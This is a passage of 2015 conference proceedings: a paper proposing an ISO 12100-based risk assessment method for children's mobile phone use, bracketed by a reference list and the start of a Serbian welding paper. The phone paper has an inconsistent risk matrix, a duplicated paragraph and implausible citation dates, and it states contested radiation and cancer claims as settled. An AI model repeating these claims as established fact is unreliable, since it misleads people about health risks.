*Broadcast papers.* (2003). Retrieved May 9, 2003, from http://www.broadcastpapers.com/tvtran/ HarrisDVBTDeliverMobRec01.htm http://www.broadcastpapers.com/tvtran/ITISMagicsOfDTV10.htm

*DVB-T standard.* (2003). Retrieved May 20, 2003, from http://www.kjmbc.co.kr/old/beta/ofdm/ofdm.html

Feng, D., Jiang, C., Lim, G., Cimini, L.J., Feng, G., & Ye Li, G. (2013). *A Survey of Energy-Efficient Wireless*, IEEE COMMUNICATIONS SURVEYS & TUTORIALS, 15(1), FIRST QUARTER 2013.

Fischer, W. (2010). *Digital Video and Audio Broadcasting Technology, Signals and Communication Technology*. Berlin: Springer-Verlag Heidelberg.

Gielen, G., & Sansen, W. (1991). *Symbolic analysis of automated design of analog integrated circuits*. Norwell, MA: Kluwer Academic Publishers.



DOI: 10.15308/Synthesis-2015-224-231

Glover, I., & Grant, P. (2010). *Digital Communications.* New York: Pearson Education.

Huan, Y., HaoHao, Q., YunZhou,L., YiFei, Z., XiBin, X., & Jing, W. (2013). *Energy-efficient power allocation for non-regenerative OFDM relay links*, SCIENCE CHINA Information Sciences. DOI: 10.1007/s11432-012-4770-9

Lutovac, M., & Mladenovic, V. (2007). D*evelopment of aeronautical communication system using computer algebra systems,* in Proc. XXV Simposium - PosTel 2007, Belgrade, December 2007.

Lutovac, M., & Tosic, D. (2006). *Symbolic analysis and design of control systems using Mathematica*, International Journal of Control, Special Issue on Symbolic Computing in Control, 79 (11), 1368–1381.

Lutovac, M., & Tosic, D. (2010). *SchematicSolver Version 2.2*, 2010. Retrieved May 20, 2003, from http://books.google.com/books?id=9ue-uVG__JsC

Lutovac, M., Certic, J., & Milic, L. (2010). *Digital Filter Design Using Computer Algebra Systems,* Circuits Syst Signal Process, 29(1), 51-64.

Lutovac, M., Mladenovic, V., & Lutovac, M. (2013). *Development of Aeronautical Communication System for Air Traffic Control Using OFDM and Computer Algebra Systems*, SIC, 22(2). Retrieved May 20, 2003, from http://sic.ici.ro/sic2013_2/index.html

Lutovac, M., Tosic, M., & Evans, B. (2001). *Filter Design for Signal Processing using MATLAB and Mathematica*. Upper Saddle River, NJ: Prentice Hall.

MathWorks. (2005). *MATLAB*. Retrieved May 20, 2003, from http://www.mathworks.com/

Mladenovic, V., Lutovac, M., & Porrat, D. (2014). *Symbolic Analysis as Universal Tool for Deriving Properties of Non-linear Algorithms–Case study of EM Algorithm* K. Acta Polytechnica Hungarica, 11(2), 117-136.

Mladenovic, V., Porrat, D., & Lutovac, M. (2010). *Simulation of OFDM Transmitters and Post Processing with SchematicSolver and Mathematica as a Computer Algebra System*, 5th (ECCSC'10), November 23–25, 2010, Belgrade, Serbia, pp. 278-281.

Nee, R., & Prasad, R. (2000). *OFDM Wireless Multimedia Communications*. Norwood, MA: Artech House.

Porrat, D. (2007). *Information Theory of Wideband Communications*, IEEE Communications Surveys and Tutorials, 9(2), 2-16.

Proakis, J., & Salehi, M. (2000). *Contemporary Communications Systems using MATLAB*. CA: Brooks/Cole.

Schulze, H., & Luders, C. (2005). *Theory and Applications of OFDM and CDMA - Wideband Wireless Communications*, West Sussex: John Wiley & Sons.

The Digital Communications Knowledge Transfer Network. (2009). DCKTN Wireless Technology & Spectrum Working Group. Retrieved May 20, 2003, from https://connect.innovateuk.org/documents/2849135/3712563/Optimising+use+of+Mobile+Radio+Spectrum.pdf/24c04e5d-7656-463b-bcfd-b7b06a1ce062

Tosic, D., & Lutovac, M. (2007). *Advances in symbolic simulation of systems*. The IPSI BgD Transactions on Advanced Research, 3(1), Jan. 2007.

Wolfram, S. (2003). *The Mathematica book*, Cambridge: Cambridge University press.



DOI: 10.15308/Synthesis-2015-224-231

Synthesis
International Scientific Conference of IT and Business-Related Research

# RISK ASSESSMENT METHODOLOGY IN THE USE OF MOBILE PHONES

## METODOLOGIJA ZA PROCENU RIZIKA PRILIKOM KORIŠĆENJA MOBILNIH TELEFONA

Ana Bašić[1], Predrag Popović[2]
[1]Singidunum University, Belgrade, Republic of Serbia
[2]Vinča Institute of Nuclear Sciences, Belgrade, Republic of Serbia

**Abstract:**
As regards health, ethical and social aspects, the use of radio and telecommunication terminal equipment implies the existence of a risk to the users of such equipment. An additional problem is that there is still no general standard for radio and telecommunication terminal equipment that could define principles for the design of this type of equipment with an emphasis on risk assessment and risk reduction. Based on the new standard for risk assessment in the field of machinery, EN ISO 12100, this paper proposes methodology for risk assessment in the use of mobile phones, which is viewed as a typical representative of radio and telecommunication terminal equipment. Based on the proposed methodology, the paper presents the research results of risk assessment that may arise in the use of mobile phones by children. The aim of the research is to define all possible risks in the use of mobile phones and their ranking through implementation the defined methodology.

**Key words:**
RTTE Directive, EN ISO 12100, risk assessment, mobile phone, methodology.

**Apstrakt:**
Posmatrano sa zdravstvenog, etičkog i socijalnog aspekta upotreba radio i telekomunikacione terminalne opreme podrazumeva postojanje niza rizika po korisnike ove vrste opreme. Dodatni problem predstavlja što za radio i telekomunikacionu terminalnu opremu još uvek ne postoji opšti standard koji definiše principe za projektovanje ove vrste opreme sa akcentom na oceni i smanjenju rizika. Na osnovu novog standarda za ocenu rizika iz područja mašina, EN ISO 12100, u ovom radu prikazan je predlog metodologije za procenu rizika pri upotrebi mobilnog telefona, koji je uzet kao tipičan predstavnik radio i telekomunikacione terminalne opreme. Na osnovu predložene metodologije, u radu su prikazani rezultati istraživanja procene rizika koji mogu da nastanu pri upotrebi mobilnog telefona kod dece. Cilj sprovedenog istraživanja predstavlja definisanje svih mogućih rizika pri upotrebi mobilnog telefona i njihovo rangiranje primenom definisane metodologije.

**Ključne reči:**
RTTE direktiva, EN ISO 12100, ocena rizika, mobilni telefon, metodologija.

## 1. INTRODUCTION

Risk assessment and risk management in technical systems both imply very important economic and general social problems. Successful solving of the issues of risk management is possible if the phenomena and management methods are well-known. The progress in the product conformity procedure has been made by integrating the requirements for technical products safety into the process of designing, where risk levels are preventively analyzed and quantified with the aim of determining the scope of necessary safety systems (Đapić *at al.*, 2012). The New Approach directives and some harmonized standards explicitly specify the risk assessment procedure, and if the risk assessment is not stated within a directive, it can be requested by a standard related to the directive.

For radio and telecommunication terminal equipment (R&TT equipment), there is still no general standard that could define the principles for designing this type of equipment, with the emphasis on risk assessment and risk reduction.

The Directive 1999/5/EC of the European Parliament and Council of March 9, 1999 on radio and telecommunication terminal equipment (the R&TTE directive) has been transposed into technical legislation of the Republic of Serbia by bringing of the Rulebook on Radio and Telecommunication Terminal Equipment (Official Gazette RS, No. 11/12; Bašić & Popović, 2013). The Rulebook on R&TT equipment came into effect on February 22, 2012, and its application started on June 1, 2012.

On the basis of a new standard for risk assessment in the field of machinery, the EN ISO 12100, the paper provides a proposal of the methodology for risk assessment in the use of mobile phones, as the typical R&TT equipment representative. The paper defines almost fifty different situations for which there is a certain probability of occurrence during mobile phone usage. Special emphasis is placed on the risks that may occur during mobile phone use by children. These risks are specifically singled out and ranked by applying the proposed methodology. Finally, the paper lists proposals for reducing the existing risks, with the aim to protect the overall customer health and safety.

## 2. THE IMPACT OF MOBILE PHONES ON USER HEALTH AND SAFETY

### USE OF MOBILE PHONES

According to the data of the Statistical Office of the Republic of Serbia, there are 86.9% homes in the Republic of Serbia that own mobile phones (Republic Institute for Statistics, 2013). By observing the data in the three preceding years, it is obvious that the number of mobile phone users is continually growing. With respect to 2012, the number of people using mobile phones has increased by over 30 000.

By analyzing the data of the Statistical Office of the Republic of Serbia related to mobile phone use according to users' gender



E-mail: ana.basic@ratel.rs
DOI: 10.15308/Synthesis-2015-232-237

and age, it has been discovered that there were no data related to mobile phone usage by customers under 16. We are witnessing the fact that the number of these users is not negligible, so that the statistics on the number of users according to their age have not provided realistic results.

### THE IMPACT OF MOBILE PHONES ON USERS' HEALTH

Mobile phones create electromagnetic field which, under certain conditions, can be detrimental to health. Numerous changes in the reproductive, brain, osteo-cartilage and other tissues have been observed after their exposure to electromagnetic radiation.

The quantity of absorbed energy and distribution of energy density in the subject exposed to the action of electromagnetic field is the function of electric field strength and magnetic induction in the subject itself. The resulting distribution of energy can be described by the term specific absorption – SAR (*Specific Absorption Rate*), defined as the speed of accretion of the energy absorbed according to the unit of mass (Krstić *et al*., 2004). SAR is a sequentially dependent quantity and has the maximum value at the resonant frequency which, for humans, is of the value of 100MHz [4]. The limit value for SAR is 2W/kg.

In essence, two types of electromagnetic radiation are distinguished – thermal and non-thermal. Thermal effects have been rather well studied and they cover philosophical effects, effects of change of behaviour, *etc.* On the other hand, there are contradictory opinions regarding the existence of non-thermal effects, so that further research in this area is expected to prove or deny validation of these effects.

Numerous research has shown that mobile phone electromagnetic radiation penetrates the child's head much more than the head of an adult, which is particularly visible through thermal effects these devices can cause (Kumar *et al*., 2010; Bhat *et al*., 2013). Various international institutions have pointed out this problem, so that in some countries parents have been recommended not to let their children use mobile phones or to limit the use to 10 minutes of communication on a daily basis. It is interesting that mobile phone is the only electric device where there is not even a preventive warning to be kept away from the reach of children (Bašić & Viduka, 2014).

### ETICAL ASPECT OF MOBILE PHONE USE

The basic question posed in the analysis of the ethical aspects of mobile phone use by children is: where is the limit determining whether something is moral or not? Establishing this limit is a great challenge and to some extent the issue of personal decision, personal understanding of the given situation, needs, interests and motives, as well as the issue of own moral integrity, but also the issue of cultural heritage, expectations and pressure coming from the environment (Dragin *et al*., 2013).

The technological advancement has not altered the basic ethical rules, but new technologies have caused new approaches to non-ethical behavior. The issues of privacy infringement, intellectual property piracy and spreading of false information have gained larger dimensions on the Internet. The ease of obtaining and sharing personal information on the Internet presents a great problem. In case the mobile phone user is a child, there is great probability that he/she will execute certain operations over the Internet (downloading unknown applications, visiting unreliable web locations, irregular password change, *etc.*), which can jeopardize the child's safety.

### SOCAL ASPECTS OF MOBILE PHONE USE

Exploitation of children by way of information-communication technologies (ICT) represents a social issue. Not only children and the young face the problem of ICT exploitation, but also their parents, teachers and other experts working with children, as well as the entire society, including government authorities and media. Any prevention of exploitation of children on the Internet contrbutes to increasing the capacity and possibilities of realizing children rights in accordance with the UN Convention on the rights of the child by improving the child protection system from all modes of abuse, neglect and violence over children.

Exploitation of children on the Internet is also called virtual or electronic violence. Electronic violence is generally characterized by sending or publishing insulting or violent contents by using the Internet available via computers, mobile phones or other electronic communication means.

### STRATEGIC FRAMEWORK FOR INCREASING INFORMATION SAFETY LEVEL

The strategy of information society development in the Republic of Serbia until 2020 contains provisions on information safety where the following priorities are determined: improving legal and institutional framework for information safety, protection of critical infrastructure, fighting high technological criminal, scientific-research and development work in the field of information safety. It is necessary to bring regulations in the field of information safety by which the standards of information safety will be regulated, as well as the fields of information safety and competencies and tasks of specific institutions in this field.

Raising the information safety level for children has been additionally regulated by the National Action Plan for Children, defining the general state policy related to children, for the period until 2015, as well as by the National Strategy for Safeguarding Children from Violence, for the period from 2008 to 2015.

## 3. PROPOSAL OF THE METHODOLOGY FOR RISK ASSESSMENT IN THE USE OF MOBILE PHONES

Each mobile phone manufacturer is obliged, in accordance with the risk reducing methodology defined by EN ISO 12100 standards, to specify in detail safety information within the framework of the instructions for the use of the device, and inform the customer of all residual risks (EN ISO 12100, 2010). Disobeying of the safety warnings and regulations can cause serious injuries, property damage or death.

On the basis of the risk assessment and reduction methodology given in standard EN ISO 12100, as well as the proposal for the R&TT equipment and general procedure for risk assessment and reduction given in (Bašić & Popović, 2014), this chapter provides the methodology proposal for risk assessment and reduction in the mobile phone usage.

### METHODOLOGY SCOPE

The procedure defined in this chapter defines the guidelines for risk assessment and determines the protection in mobile phone use. The procedure can be applied in the following cases:

- In the process of preparing the documentation, by which permit is obtained from competent state authorities or foreign authorities stating that the equipment can be



DOI: 10.15308/Synthesis-2015-232-237

used in accordance with the RTTE Directive requirements;
- in assessing the risk level for risky operations such as: mobile phone use in the vicinity of massive antenna facilities, mobile phone use while driving, mobile phone use in the open space during thunder storms, *etc.*;
- in assessing the risk levels in the device use by different customer categories such as children, pregnant women, those with heart disease and pacemakers, *etc.*;
- in selecting personal protective devices.

## RESPONSIBILITIES

Application of the risk assessment methodology described by this procedure is the responsibility of manufacturers, mobile operators, users, as well as all socially responsible enterprises.

## PROCEDURE DESCRIPTION

The risk assessment methodology in mobile phone usage covers consideration of all risk factors involved, also including the unpredicted parameters. The methodology has to provide answers to questions, such as: what are the risks in using mobile phones; what incidents can be expected; what measures can be taken; what are the possible consequences; what the probability of hazardous event occurrence is; the costs– alternative technologies, *etc.* The risk assessment is done in five steps, as follows: determining the intended equipment application, *i.e.* the functional analysis; identifying risks, various situations and different events; risk assessment; risk evaluation and the analysis of risk reduction measures.

**Functional Analysis.** The commencement of the functional analysis requires gathering of a series of information, such as:
- Information related to mobile phone description (technical specification, description of possible users, instructions for use);
- Information related to applicable regulations, relevant standards, recommendations and other documents with the data on safety relating to mobile phones;
- Information related to the experience in use (information on accidents, incidents or malfunctions, data on health hazards, users' experience with similar type of R&TT equipment).

On the basis of the general procedure for risk assessment and reduction for products that do not fulfill the basic requirements of the RTTE Directive given in [10], the functional analysis implies the analysis of the intended use, as well as mobile phone possible abuse. The precise defining of the equipment entails determining the following factors:
- Limits of use (frequency band, maximum radiated power, type of antenna, emission class, types of connections, type of power supply, *etc.*);
- Different modes of the equipment operation as well as the procedure for interventions in case of equipment malfunction;
- Type of equipment use (industrial use, home use, personal use, *etc.*);
- Type of the equipment user;
- Spatial and climate limitations in using the equipment;
- Equipment time limitations (life limits of the equipment or some of its components, recommended servicing intervals, *etc.*).

**Identification of Hazards**. Depending on the type of R&TT equipment, there are several hazards. The identified hazards can be of mechanical, electrical, thermal nature. Also, when using some R&TT equipment, hazards can occur from too loud noise, vibrations or electromagnetic radiation. In the use of R&TT equipment, there hazard of occurrence of detrimental interferences is often identified which can significantly jeopardize radio-navigation and radio-communication services. There are numerous hazards that can be identified in the course of irregular R&TT equipment use (*e.g.* disallowed stay in the vicinity of massive antenna facilities, mobile phone use during driving, *etc.*). Also, it is necessary to mention the occurrence of electronic violence, as well as increasingly frequent hazards occurring in the use of information-communication technologies (ICT) made available by the R&TT equipment.

In order to identify the hazards, it is necessary to identify the manner of the equipment operation and the tasks to be performed by persons in interaction with the equipment. It is also necessary to consider both normal and irregular equipment operations, as well as reasonably foreseeable misuse of the equipment. Table 1 provides the list of possible hazards in the mobile phone use.

| No | Hazard Type | Hazard |
|---|---|---|
| 1 | Mechanical | Mechanical damage of the device and its additional equipment, small parts of the device and additional equipment |
| 2 | Electrical | Damaged supply cables, damaged plugs, loose electrical receptacles |
| 3 | Thermal | Exposing the device to extreme temperatures |
| 4 | Noise | Exposing ears to very high tones |
| 5 | Radiation | Electromagnetic radiation |
| 6 | Composition of the materials used | Incorrect storing of the device and its additional equipment |
| 7 | Hazards caused by the environment in which mobile phone is used | Mobile phone use in the open space during thunder storm, exposing the device to high pressure, use of the device in the area with high dust concentration, use in an airplane, device use while driving, submitting the device to thick smoke and fumes |
| 8 | Hazards caused by using ICT | Electronic violence |

Table 1. Identification of potential hazards in mobile phone use.

**Identification of Subjects Exposed to Hazards.** Table 2 defines possible equipment users, *i.e.* mobile phone users.

| No | User Type | User Category |
|---|---|---|
| 1 | Very vulnerable users | Children |
| 2 | Vulnerable users | Pregnant women, patients with pacemaker |
| 3 | Other users | Users not belonging to user type 1 and 2 |

Table 2. Identification of subjects exposed to hazards

**Description of Hazard Impact on the Subject + Injury/Damage.** On the basis of the safety information provided by the manufacturer, a list has been composed in Table 3 with scenarios describing how hazards influence the subject, stating also injuries/damage occurring on such occasion. The basis for composing Table 3 has been the instruction for use of the mobile



DOI: 10.15308/Synthesis-2015-232-237

phone GT-I9505 (Galaxy S4), produced by Samsung Electronics. Due to the limitations of the scope of this paper, Table 3 is not shown in its entirety.

| No | Injury Scenario | Injury/Damage |
|---|---|---|
| 1 | The user uses damaged supply cables, damaged plugs or loose electric receptacles. | Electric shock, fire |
| 2 | The user touches supply cable with wet hands or switches off the charger by pulling the cable. | Electric shock |
| 3 | The user uses the device outdoors during thunder storm. | Electric shock, device malfunction |
| … | | |
| 42 | The user used the device in the range less than 15 cm from the pacemaker or in vicinity of the hearing aid. | Obstruction of pacemaker operation, Obstructed hearing aid operation |
| 43 | The user uses the device in potentially explosive environments. Note 1: In potentially explosive environments, battery should not be removed but the device should only be switched off. Note 2: The device should be designed so as to satisfy the basic requirements of the Directive on equipment and protective systems intended for use in potentially explosive atmospheres (ATEX Directive 94/9/EC) | Explosion, fire |
| 44 | The user keeps the device in the vicinity of a magnetic field. Note 1: Magnetic fields can damage the card with magnetic stripes, including credit cards, phone cards and plane passes. Note 2: The device should be designed so as to satisfy the basic requirements of the EMC Directive 2004/108/EC | Device failure, battery discharge |
| 45 | The user takes over unknown applications, visits non-reliable web locations, does not delete doubtful messages or e-messages from unknown senders, does not change his/her password regularly, does not deactivate wireless functions when not in use, *etc.* | Damage or loss of data, all forms of electronic violence |
| 46 | The user carries or uses the device at the distance less than 1,5cm away from the body. Note 1: It is necessary for the user to check if the device fulfills the requirements regarding national SAR limit values of 2W/kg | Increased level of electromagnetic radiation |
| 47 | The user leaves the device and its additional electronic equipment or battery together with other home waste materials. Note: In order to prevent jeopardizing the environment and health of people, it is necessary that the device, battery and additional electronic equipment be separated from other scrap and to be recycled for the purpose of promoting the renewed use of material resources. | Jeopardizing environment and people's health |

Table 3. How hazard affects the subject + injury/damage

**Determining Hazard Level, Injury Degree.** In the course of risk assessment, it is necessary to determine severity of possible damage and probability of damage occurrence. Risk severity is defined through injury/damage to user's health or through device damage, and is given in Table 4.

| Level | Risk severity | Injury/damage/harm |
|---|---|---|
| 4 | Catastrophic | Death or complete obstruction of radio-communication system. |
| 3 | High | Severe user's injury or major harm of radio-communication system, major device harm. |
| 2 | Small | Small user injury, small damage of radio-communication system, small device damage |
| 1 | Neglectable | Very small user injury, very small damage of radio-communication system, very small device damage |

Table 4. Defining the level of damage/harm, injury degree.

Level 4 risks are the risks the severity of which is highest and due to which major irreversible consequences occur (*e.g.* death due to electric shock or fire). Level 3 risks are the risks of high severity due to which significant negative consequences occur that can be eliminated in longer time periods by way of special interventions entailing significant effort, and which can be irreversible in case when certain interventions are not applied (*e.g.* risk from electromagnetic radiation, risk of suffocation by small items, risk of hearing or eyesight damage, *etc.*). Level 2 risks, *i.e.* the risks of small severity, cause negative consequences that can be eliminated in a certain time period with the use of special instructions/consultations (*e.g.* loss of data, irritation on user's skin, *etc.*). The least severity risks are those of Level 1 that cause negative consequences which can usually be fully removed within the short time period without special instructions.

**Determining Probability of Damage/Injury Occurrence.** Frequency of risk occurrence is shown in Table 5. It is estimated for each severity level and expressed qualitatively, as: frequent, probable, occasional, rare and improbable.

| Risk frequency | Description | Note |
|---|---|---|
| Frequent | It is probable that the risk will occur frequently | Felt frequently |
| Probable | It will occur several times during the life of an activity | Will occur often |
| Occasional | It will probably occur at some time during the life of an item. | Will occur several times |
| Negligible, rare | It is not probable but is possible that it will occur during the life of an item. | Not probable but it is reasonable to expect the occurrence |
| Not probable | There is little probability to suppose that the occurrence might not be experienced. | Not probable to happen but possible |

Table 5. Defining probability of damage, injury occurrence.

**Determining Risk Level.** The connection between risk severity level and the frequency of its occurrence enables deter-



DOI: 10.15308/Synthesis-2015-232-237

mining risk level. The levels are grouped into 4 categories (A, B, C, D) where A risk level is the highest, while D is the lowest risk level. Risk levels enable ranking of risks, which contributes to more efficient planning of protection measures.

**Risk Evaluation.** Upon completing risk assessment, it is necessary to perform risk evaluation to determine whether risk reduction is needed or not. As regards the level, risks can be defined as unacceptable and as acceptable. Once it has been determined that risk is unacceptable, risk reduction is necessary by applying adequate protective measures. If risk is acceptable, no further risk analysis is needed. Level A risk always requires actions for risk reduction, while level D risk can be considered as acceptable risk and further risk analysis is not necessary. Levels B and C risks require some form of risk reduction, where organizational measures aimed at risk reduction are quite sufficient for level C risks.

| Occurrence Frequency | Risk Severity | | | |
|---|---|---|---|---|
| | Catastrophic | Severe | Small | Negligible |
| Frequent | A | A | A | C |
| Rare | A | B | C | D |
| Improbable | B | C | C | D |
| Rare | A | B | C | D |

Table 6. Defining risk level.

**Analysis of Risk Reduction Possibilities.** Risk reduction can be achieved by reducing the hazards or damage severity from the hazard being considered and/or the probability of that damage occurrence. Protective measures intended for reaching this objective should be applied according to the so called three-step method given in standard EN ISO 12100.

## 4. APPLICATION OF RISK ASSESSMENT METHODOLOGY IN MOBILE PHONE USE

By applying the defined assessment methodology, the risks have been assessed during mobile phone use by the risky group of users, *i.e.* by children. Eight hazards have been analyzed as they occur more often in mobile phone use by children than by adults. For each hazard observed, the type of injury/damage occurring on that occasion, and, on the basis of Tables 4 and 5, levels of injury/damage have been assessed, as well as the probability of injury/damage occurrence. On the basis of the data obtained in this manner, and on the basis of the risk level matrix defined in Table 6, risks levels have been determined. The estimated risk levels are shown in Table 7. The conducted analysis shows that certain harming prediction scenarios, when children use the device, have higher occurrence probability so that the level of those risks is higher.

According to the conducted analysis, the very use of mobile phones by children is considered as highly risky, as the thin head bones in children and their skin and subcutaneous tissue do not present almost any obstacle for penetration of the harmful electromagnetic radiation.

One of the highest level risks of exposing the ears to loud sounds through mobile phone ear phones, which in some cases can bring about distraction of attention from the current user's activity and lead to major accident occurrence. There is also a great hazard from suffocating by small parts. The probability that very small children may put the device or its tiny parts in the mouth is very high. A high percentage of younger population using mobile devices glues adornment stickers on the devices or paints them or puts ornamentation masks on them. Adornment stickers and painting of the device may in some cases cause irritation of the user's skin, while the masks that are not allowed by the manufacturer can cause decreased acceptance/transfer of the signal which will cause the device to increase the broadcast strength, thus increasing the power of detrimental effect of the device's electromagnetic radiation. A high percentage of younger population using mobile devices glues adornment stickers on the devices or paints them or puts ornamentation masks on them. Adornment stickers and painting of the device may in some cases cause irritation of the user's skin, while the masks that are not allowed by the manufacturer can cause decreased acceptance/transfer of the signal, which will cause the device to increase the broadcast strength, thus increasing the power of detrimental effect of the device's electromagnetic radiation.

As protection of children on the Internet is currently one of the main and popular issues, it is something that should also be contemplated in this respect, considering the fact that mobile phones are actually small computers and most of them enable access to the Internet. Each action which leads to jeopardizing a child's safety should be considered as risk of the highest level.

| No | Typical injury inflicting scenario | Injury/Damage | Injury/Damage Level | Injury/Damage Occurrence Probability | Risk Level |
|---|---|---|---|---|---|
| 1 | The user bites or sucks the device or battery | Device damage | 1 | Rare | D |
| | | Explosion or fire | 3 | Not probable | C |
| | | Suffocation by small parts | 4 | Rare | A |
| 2 | The user puts the device or delivered additional kit into eyes, mouth or ears | Suffocation | 4 | Rare | A |
| | | Serious eyesight and hearing injuries | 3 | Rare | B |
| 3 | The user uses flashlight or camera light near the eyes of people or pats | Temporary eyesight loss | 1 | Occasional | D |
| | | Damage to eyes | 2 | Rare | C |
| 4 | The user is exposed in a long period of time to the flickering light from the device screen | Fainting, eye muscles cramps, disorientation | 1 | Occasional | D |
| 5 | The user exposes his/her ears to loud sounds in the course of using device earphones | Hearing damage | 2 | Occasional | B |
| | | Accidents caused by distracting attention from current activity | 4 | Rare | A |
| 6 | The user paints the device or puts stickers to it | Device malfunctioning | 1 | Probable | C |
| | | Rash, eczema or skin irritation | 2 | Occasional | B |
| 7 | The user takes over unfamiliar applications, visits unreliable web locations, does not delete dubious messages or e-messages from unknown senders, does not change the password regularly *etc.* | Data damage or loss | 1 | Probable | C |
| | | Jeopardizing children's safety, electronic violence | 3 | Occasional | A |
| 8 | The user using mobile phone is less than 10 years old, which directly implies increased effects of detrimental EM radiation | Insomnia, headache | 2 | Probable | B |
| | | Brain cancer | 4 | Rare | A |

Table 7. Estimate of level of most frequent risks occurring during mobile phone use by children



DOI: 10.15308/Synthesis-2015-232-237

In accordance with the risk reduction methodology of the New Approach directives given in standard EN ISO 12100, contribution is also expected from the designer as well as from the user of the device. Possible measures aimed at risk reduction during mobile phone use by children can be divided into several categories, depending on the person/organization which is carrying them out. By implementing adequate measures, contribution to risk reduction can be provided by equipment manufacturers, state authorities, Internet providers and mobile telecommunication distributors, parents, experts dealing with children, media.

## 5. CONCLUSION

The subject of this paper is to define the adequate methodology for the assessment of the risks in mobile phone use, which represents a type of R&TT equipment. By referring to relevant and realistic facts, measurements and research, this paper indicates the consequences that can occur in using the R&TT equipment, primarily for mobile phone use. In analyzing the consequences that can occur, the emphasis is placed on the most jeopardized user category, *i.e.* the children. When observed from several different points of view, the usage of mobile phones by children is utterly unnecessary and potentially risky. By applying the defined methodology, high level risks have been assessed, such as detrimental electromagnetic radiation and exploitation of children by ICT.

It is expected that the methodology proposed in this paper, and research results on harmful effects of mobile phone use, will contribute to raising the awareness of experts and wider public with respect to the need for all relevant social protagonists to get involved in suppressing and preventing the harmful effects. What is certainly necessary is to improve the legal framework, strengthen capacities and coordinate cooperation between experts and competent institutions and increase the awareness of experts and wider public regarding the forms, causes and the long-term, socially disastrous consequences of mobile phone use, with the aim to protect the overall health and safety of children and other users.

## LITERATURE


Bašić, A., & Popović, P. (2013). Analysis of the implementation of RTTE Directive in the tehnical legislation of the Republic of Serbia. In: DQM International Conference on Life Cycle Engineering and Management. (3-10). Čačak: Research Center DQM.

Bašić, A., & Popović, P. (2014). Risk assessment procedures for products which do not fulfill the essential requirements of RTTE directive. In: SINTEZA. (907-913). Belgrade: Singidunum University

Bašić, A., Viduka, D. (2014). Harmful effects of mobile phone use amongst children. *Bizinfo. 5(2)*, 1-14.

Bhat, M.A., Kumar, V., & Gupta, G.K. (2013). Effect of mobile phone and mobile phone tower radiations of human health. *International Journal of Recent Scientific Research. 4 (9)*, 1422-1426.

Dragin, A. (2013). *Child exploitation on the Internet: The research report of the Provincial Ombudsman.* Novi Sad: Provincial Ombudsman.

Đapić, M., Popović, P., Lukić, Lj., & Mitrović R. (2012). Risk Assessment Concept in the New Approach Directives and its integration in the Enterprise Risk Management (ERM). *Industrija. 40,* 3-38.

ISO. (2010). *ISO 12100: 2010 -Safety of machinery-Generaly principles for design – Risk assessment and risk reduction.* International Organization for Standardization, www.iso.org

Krstić, D., Marković, V., & Nikolić, N. (2004). Biological effects of radiation wireless communication systems. *Acta Medica Medianae, 43(4), 55-63.*

Kumar, V., Ahmad, M., & Sharma, A.K. (2010). Harmfuleffect of mobile phone waves on blood tissues of the human body. *Eastern Journal of Medicine. 15*, 80-89.

The use of information and communication technologies in the Republic of Serbia. (2013). Republic Institute for Statistics, Republic of Serbia.




DOI: 10.15308/Synthesis-2015-232-237

Synthesis
International Scientific Conference of IT and Business-Related Research

# MOGUĆNOSTI SAVREMENIH UREĐAJA ZA ZAVARIVANJE MAG / MIG POSTUPKOM

## THE POSSIBILITIES OF MODERN WELDING DEVICES FOR GMAW PROCESS

Uroš Lukić[1], Radica Prokić Cvetković[1], Olivera Popović[1], Radomir Jovičić[2], Meri Burzić[2], Branko Zrilić[3]
[1] Univerzitet u Beogradu – Mašinski fakultet, Kraljice Marije 16, Beograd, Srbija
[2] Inovacioni centar Mašinskog fakulteta u Beogradu, Kraljice Marije 16, Beograd, Srbija
[3] Fin import, Dobropoljska 33, Beograd, Srbija

**Apstrakt:**
Kvalitet zavarenih spojeva zavisi od parametara procesa zavarivanja. Odstupanja parametara zavarivanja od definisanih vrednosti, koja se neminovno dešavaju tokom izrade zavarenog spoja, mogu dovesti do formiranja različitih tipova nesavršenosti. Formiranje nesavršenosti utiče na smanjenje nivoa kvaliteta zavarenog spoja. Savremeni uređaji za zavarivanje poseduju elektronske sisteme za automatsku korekciju parametara zavarivanja. U ovom radu prikazane su neke od najnovijih funkcija dostupnih na savremenim uređajima za elektrolučno zavarivanje topivom elektrodnom žicom u zaštitnoj atmosferi aktivnog ili inertnog gasa (MAG / MIG postupak) i njihov uticaj na kvalitet zavarenih spojeva.

**Ključne reči:**
parametri procesa zavarivanja, praćenje parametara u realnom vremenu, automatsko prilagođavanje parametara, funkcije kontrole električnog luka, kvalitet zavarenih spojeva.

**Abstract:**
The quality of welded joints depends on the parameters of the welding process. Deviations of the welding parameters from the defined values, which unavoidably occur during the welding process, can lead to the formation of different types of imperfections. Such imperfections contribute to reducing the quality level of the welded joints. Modern welding devices possess electronic systems for automatic correction of welding parameters. This paper presents some of the latest features available on modern devices for gas metal arc welding (GMAW process) and their impact on the quality of the welded joints.

**Key words:**
welding parameters, monitoring of parameters in real-time, automatic parameter adjustment, arc control functions, quality of welded joints.

**Napomena**
Ovaj rad proizašao je kao rezultat istraživanja u okviru projekta TR 35024 koji finansira Ministarstvo prosvete, nauke i tehnološkog razvoja Republike Srbije.

## 1. UVOD

Kvalitet zavarenih spojeva sve češće se ističe u prvi plan, usled povećanja striktnosti zahteva koje nameću poručioci kroz ugovore, ali i zakonodavna tela kroz tehničke standarde i regulativu. Osim toga, uvođenje sistema menadžmenta kvalitetom u inženjersku praksu nameće veći nadzor i kontrolu, nego što je to bio slučaj ranije, u raznim oblastima, pa tako i u oblasti projektovanja i izrade zavarenih konstrukcija.

Istovremeno, sve više se povećavaju razlike u veštinama između pojedinaca, pre svega onih koji su odgovorni za projektovanje i izradu zavarenih konstrukcija – inženjeri, tehnolozi, specijalisti, instruktori zavarivanja i zavarivači. Novi kadrovi, pre svega zavarivači, često se obučavaju na relativno kratkim kursevima, striktno ograničenim na upotrebu samo određenih postupaka zavarivanja, određenih dodatnih i osnovnih materijala, i samo određenih vrsta zavarenih spojeva i to u malom broju položaja. Stoga, ovako obučeni kadrovi ne stiču sve neophodne veštine potrebne za izradi svih vrsta zavarenih spojeva. U ovakvim situacjama upotreba funkcija koje omogućavaju savremeni uređaji za zavarivanje može značajno doprineti kvalitetu izrade zavarenih spojeva.

